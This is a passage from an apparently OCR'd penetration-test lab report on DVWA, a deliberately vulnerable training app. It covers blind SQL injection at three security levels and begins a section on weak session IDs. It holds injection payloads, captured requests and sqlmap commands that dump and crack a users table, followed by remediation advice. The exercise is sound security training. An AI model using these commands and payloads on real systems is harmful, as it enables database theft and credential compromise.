


Fig 7.8.6 – Time-based condition showing a delayed response


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Vulnerability: SQL Injection (Blind)
User ID: 'database(),1,1)='a' # Submit
User ID is MISSING from the database.
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://owasp.org/www-community/attacks/Blind_SQL_Injection
https://bobby-tables.com/


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
Vulnerability: SQL Injection (Blind)
User ID: ɜ(database(),1,1)='d' Submit
User ID exists in the database.
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://owasp.org/www-community/attacks/Blind_SQL_Injection
https://bobby-tables.com/


Send
Cancel
Burp AI
Request
Pretty
Raw
Hex
GET /DVWA/vulnerabilities/sqli_blind/?id=1*&Submit=Submit HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.56.3/DVWA/vulnerabilities/sqli_blind/
Cookie: PHPSESSID=8a0e7b62974a38632d2fa825fe1a3749; security=low
Upgrade-Insecure-Requests: 1
Priority: u=0, i

```
┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ cat sql.req
GET /DVWA/vulnerabilities/sqli_blind/?id=1*&Submit=Submit HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.56.3/DVWA/vulnerabilities/sqli_blind/
Cookie: PHPSESSID=8a0e7b62974a38632d2fa825fe1a3749; security=low
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://192.168.56.3/DVWA/vulnerabilities/sqli_blind/?id=1' AND 3082=3082 AND 'OxjX'='OxjX&Submit=Submit
---
[06:54:30] [INFO] testing MySQL
[06:54:30] [INFO] confirming MySQL
[06:54:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.68
back-end DBMS: MySQL ≥ 5.0.0 (MariaDB fork)
[06:54:30] [INFO] fetching database names
[06:54:30] [INFO] fetching number of databases
[06:54:30] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[06:54:30] [INFO] retrieved: 2
[06:54:30] [INFO] retrieved: information_schema
[06:54:31] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[06:54:31] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 85 times
[06:54:31] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.3'

[*] ending @ 06:54:31 /2026-10-09/
```

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the SQL Injection (Blind) module again.
2. Note that the ID is now selected from a drop-down list, and view the source code to see how the input is handled (Fig 7.8.7).
3. Since the drop-down limits direct input, use Burp Suite to submit a crafted ID directly in the request, for example 1 OR 1=1 (true, returns the exists message) or 1 OR 1=2 (false, returns no result) (Fig 7.8.8).
4. Confirm the true/false difference is still observable at this level, using the same process as the Low level (Fig 7.8.9).
5. Run sqlmap -r sql1.req --technique=B --dbs to extract the database name and type.
6. Run sqlmap -r sql1.req --technique=B -D dvwa --tables to extract the table names in the dvwa database.

Evidence




Fig 7.8.7 – Medium-level module showing the ID selected from a drop-down list





Fig 7.8.8 – Crafted ID value submitted directly in the request






Fig 7.8.9 – Result of the Medium-level true/false test

Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the SQL Injection (Blind) module again.
2. View the source code. The High level introduces a cookie-based check in addition to the ID parameter, which must also be present for the query to run (Fig 7.8.10).
3. Reuse the same true/false payloads from the previous levels: 1 OR 1=1 for true and 1 OR 1=2 for false.
4. Capture the request, mark the ID parameter with an asterisk, and save it with a .req extension as before. Before testing with sqlmap, change the captured endpoint from "/vulnerabilities/sqli_blind/cookie-input.php" to "/vulnerabilities/sqli_blind/", since sqlmap must query the page directly rather than the cookie-setting endpoint (Fig 7.8.11).
5. Extract the username and password columns from the users table: sqlmap -r sql.req --technique=B -D dvwa -T users -C user,password --dump (Fig 7.8.12).

Evidence




Fig 7.8.10 – High-level source code showing the additional cookie check

```
┌──(kali㉿kali)-[~/Desktop/DVWA_TEST]
└─$ cat sql2.req
POST /DVWA/vulnerabilities/sqli_blind/ HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://192.168.56.3
Connection: keep-alive
Referer: http://192.168.56.3/DVWA/vulnerabilities/sqli_blind/cookie-input.php
Cookie: id=1%20OR%201%3D2; PHPSESSID=8a0e7b62974a38632d2fa825fe1a3749; security=high
Upgrade-Insecure-Requests: 1
Priority: u=0, i

id=1*&Submit=
```

Fig 7.8.11 – Request repeated with the required cookie included

```
[2] custom dictionary file
[3] file with list of dictionary files
>

[07:40:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[07:40:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[07:40:21] [INFO] starting 4 processes
[07:40:23] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[07:40:24] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[07:40:26] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[07:40:26] [INFO] cracked password 'pass' for hash '1a1dc91c907325c69271ddf0c944bc72'
[07:40:27] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[6 entries]
+---------+----------------------------------------+
| user    | password                               |
+---------+----------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| kali    | 1a1dc91c907325c69271ddf0c944bc72 (pass) |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+----------------------------------------+

[07:40:30] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.56.3/dump/dvwa/users.csv'
[07:40:30] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 637 times
[07:40:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.56.3'

[*] ending @ 07:40:30 /2026-10-09/
```

Fig 7.8.12 – Result of the High-level attempt

Behavior at Each Security Level

Level	What was tried	Result
Low	The page's true/false response was used directly to confirm the injection and extract data.	Exploited
Medium	Input is taken from a drop-down list, but a direct request can still alter it.	Exploited
High	An additional cookie check is required alongside the ID parameter.	Exploited

Table 7.8 – SQL Injection (Blind) Results by Security Level

Impact

Even without visible error messages or data on the page, an attacker can slowly extract the entire contents of the database and learn its structure. This is slower than standard SQL injection but can expose the same sensitive data.

Risk Rating

High. It requires more effort than standard SQL injection but can still fully expose the database over time.

Remediation

- Use prepared statements with parameterized queries.
- Validate and restrict all input on the server.
- Return the same response and timing for every failed or invalid query, so true/false and timing differences cannot be observed.
- Apply the principle of least privilege to the database account.
- Monitor for repeated, unusual requests that may indicate an automated blind injection attempt.

7.9 Weak Session IDs / Session Management

Vulnerability	Weak Session IDs / Session Management
Module path	DVWA → Weak Session IDs
OWASP Top 10 (2021)	A07:2021 – Identification and Authentication Failures
Risk rating	High
Security levels tested	Low, Medium, High
Tools used	Web browser, browser developer tools

Description

The Weak Session IDs module generates a new session identifier each time a button is clicked, in a cookie called dvwaSession. If the value follows a predictable pattern, an attacker who can see one or two values may be able to guess a valid ID belonging to another user and take over their session without knowing their password.

Steps Performed – Low Security Level

1. Set the DVWA security level to Low, and open the Weak Session IDs module (Fig 7.9.1).
2. Click the button to generate a new session ID, and view the dvwaSession cookie value in the browser developer tools (Fig 7.9.2).
3. Repeat this several times and record each value using Burp proxy (Fig 7.9.3).
4. Compare the values. At the Low level the ID is simply a number that increases by one each time (for example, dvwaSession=1, 2, 3, in order), which is completely predictable (Fig 7.9.4).

Evidence




Fig 7.9.1 – DVWA Security level set to Low, Weak Session IDs module page




Fig 7.9.2 – dvwaSession cookie value shown in the developer tools




Fig 7.9.3 – Several generated session IDs recorded




Fig 7.9.4 – Pattern showing the ID increases by one each time

Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the Weak Session IDs module again.
2. Generate several new session IDs and record the dvwaSession cookie values (Fig 7.9.5).
3. View the source code. The Medium level bases the ID on the current server time, encoded in a way that is still predictable if the approximate time is known (Fig 7.9.6).
4. Note that the session ID changes roughly every 1 to 3 seconds, and its last digits match the server's timestamp.
5. Decode or analyze the pattern in the recorded values to confirm that the time-based pattern can be reversed or guessed (Fig 7.9.7).

Evidence

